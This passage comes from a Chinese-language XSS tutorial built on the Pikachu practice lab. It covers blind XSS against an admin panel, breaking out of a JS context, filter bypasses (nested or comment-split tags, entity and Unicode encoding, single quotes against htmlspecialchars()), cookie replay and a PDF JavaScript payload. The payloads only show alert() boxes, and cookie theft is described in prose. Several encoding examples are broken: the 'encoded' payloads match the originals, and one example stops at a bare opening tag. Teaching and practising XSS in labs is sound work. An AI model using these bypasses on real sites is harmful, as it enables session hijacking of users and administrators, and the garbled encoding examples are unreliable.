

可以用来登录,换个浏览器尝试。要利用bp抓包。
此时,将获取的cookie拿过来,做一个替换,前提是发送到重放器
利用成功
三、XSS盲打

XSS盲打就是攻击者在前端提交的数据不知道后台是否存在xss漏洞的情况下,提交恶意JS代码在类似留 言板等输入框后,所展现的后台位置的情况下,网站采用了攻击者插入的恶意代码,当后台管理员在操 作时就会触发插入的恶意代码,从而达到攻击者的目的。也就是通过前端插入攻击代码,在后台管理系 统中生效。
管理员后台:http://192.168.0.15/pikachu/vul/xss/xssblind/admin_login.php
输入payload:
<script>alert(123)</script>

去到后台,我们发现
这个时候要是上传点击事件的一个恶意获取cookie的代码,不就可以获取信息了嘛,至于管理员后台,可以扫目录来扫到。
四、XSS之JS输出


查看源代码,我们发现它是在js里输出的,而非是之前遇到的情况。我们尝试输入payload。
<script>alert(123)</script>
完全不显示,所以想办法闭合,构造如下payload

</script><script>alert(123)</script>
第六章 XSS 攻击载荷与绕过技巧
一、前端限制绕过
对前端的限制可以尝试进行抓包重发或者修改前端的HTML。比如中输入框限制只能输入特定数量的字 符,这就是限制,但是前端的限制对能力强的攻击者来讲都是无用的。抓包改请求包,或者直接在前端 代码中修改等。
前端限制受JS代码控制,并且需要浏览器解析,但是抓包改包不受浏览器前端代码的限制
绕过方法:
二、后端代码绕过
防止后台对输入的内容进行正则匹配来过滤输入,对于这样的过滤可以考虑大小写混合输入的方法。
比如说<>过滤, script过滤, /过滤,引号过滤等等。这种,我只能说,根据经验和源代码去一点点分析。没有办法,多看多练多想。而非死记硬背
// img 事件绕过
三、编码绕过
一、编码绕过基础
编码绕过的核心是通过对恶意代码进行特定编码,绕过后端关键词过滤,最终让浏览器解码并执行恶意代码。
1. 核心思路
后端过滤依赖关键词匹配(如 <script>、alert),编码后可破坏关键词结构,使后端无法识别。
关键前提:编码后的内容需能被浏览器正确解码解析,否则无法触发XSS。
浏览器解析规则随版本迭代变化,重点是理解“编码→绕过过滤→解码执行”的逻辑,而非死记编码格式。
2. 浏览器解析顺序(重点关注)
解析流程:URL解析器 → HTML解析器 → CSS解析器 → JS解析器
URL解析器 :GET请求中,URL参数会被自动解码后再传给后端,URL编码的核心作用是保证参数正常传输(而非绕过后端过滤)。
GET请求:特殊字符(如 &、+、<)需URL编码,否则会被误解析(如 + 视为空格)。
POST请求:无需URL编码,参数直接传输。
HTML解析器 :处理HTML实体编码(&#十进制; 或 &#x十六进制;)。JS解析器 :处理Unicode编码(\u00十六进制)。
3. HTML相关编码方式
HTML实体编码是绕过HTML解析层过滤的核心,分为十进制和十六进制两种格式。
(1)编码规则
十进制:&#字符ASCII码;(如 a → a)
十六进制:&#x字符十六进制ASCII码;(如 a → a)
注意:编码仅作用于恶意代码内容,标签属性名(如 src、onerror)、等号(=)、外层引号(""/'')不可编码,否则会破坏标签结构。
(2)Payload示例
原始Payload(img事件触发):
<img src=x onerror="alert('mz')"/>
十进制HTML实体编码后:
<img src=x onerror="alert('mz')"/>
十六进制HTML实体编码后:
<img src=x onerror="alert('mz')"/>
(3)在线编码工具
4. Unicode编码(JS解析层)
Unicode是全球统一字符编码标准,核心是“码点”(如 a → U+0061),在XSS中主要用于JS代码的编码。
(1)编码规则与解析特性
格式:\u00十六进制码点(如 a → \u0061)
解析限制:
直接写在HTML标签属性中(如 onerror="\u0061\u006c\u0065\u0072\u0074(1)"),浏览器无法解析。
需通过JS输出(如 document.write()),才能被JS解析器解码执行。
(2)Payload示例
原始Payload:
<img src=x onerror="alert('mz')"/>
Unicode编码后(需配合JS输出):
<script>
5. 常见辅助绕过技巧(编码配合)
"<scr<script>ipt>alert(123)</scr<script>ipt>"
<img src='#' onerror="alert('mz')"/> <!-- img onerror事件 -->
注释拆分标签 :用HTML注释打断关键词,绕过简单过滤
<sc<!--test-->ript>alert('mz')</scr<!--test-->ipt>
二、htmlspecialchars() 函数绕过
htmlspecialchars() 是PHP中常用的XSS防护函数,核心是将预定义字符转换为HTML实体,但默认配置存在可利用漏洞。
1. 函数原理与默认行为
作用:将 <、>、&、" 等预定义字符转换为HTML实体(如 < → <),使恶意标签失效。
默认配置:仅编码双引号(ENT_COMPAT 模式),不对单引号编码 ,这是绕过的核心突破口。
2. 绕过思路与Payload示例
利用“默认不编码单引号”的特性,将Payload中的双引号替换为单引号,避免被函数编码,同时保证HTML标签正常解析。
原始Payload(双引号,会被编码)
<img src=x onerror="alert('mz')"/>
→ 被 htmlspecialchars() 编码后:<img src=x onerror="alert('mz')"/>(失效)
绕过Payload(单引号,不被编码)
<img src=x onerror='alert("mz")'/>
→ 被 htmlspecialchars() 处理后,单引号保持原样,标签正常生效,触发 alert。
3. 补充说明
若函数显式设置 quotestyle=ENT_QUOTES,则单引号和双引号都会被编码,该绕过方法失效。
适用场景:后端仅依赖 htmlspecialchars() 默认配置防护,未限制HTML事件属性(如 onerror、onload)。
四、常用payload
<script>alert(1)</script>
一句话:这些都没什么用,只有自己去打靶场练习,才是最有效的,对于这个漏洞。
第七章 XSS-PDF
一、什么是PDF XSS漏洞
PDF XSS漏洞 是指攻击者通过在PDF文件中插入恶意代码,从而在用户打开PDF文件时执行恶意操作的 一种安全漏洞。
二、原理
PDF XSS漏洞利用了PDF文件的结构和内容,将恶意脚本代码嵌入到PDF文件中,当用户打开PDF文件 时,恶意脚本代码会被执行。
三、PDF XSS漏洞的过程
攻击者创建一个恶意PDF文件,其中包含恶意脚本代码。
攻击者将恶意PDF文件发送给目标用户,或者将其上传到一个可供用户下载的网站上。
用户下载并打开恶意PDF文件。
PDF阅读器解析PDF文件,并执行其中的脚本代码。
恶意脚本代码执行恶意操作,例如窃取用户的敏感信息、修改用户的数据等。
四、案例


4.1 pdf编辑器
新建空白页

点击文件 >> 找到文档属性

动作 >> 文档打印前
添加 payload
app.alert('天冷衣服');
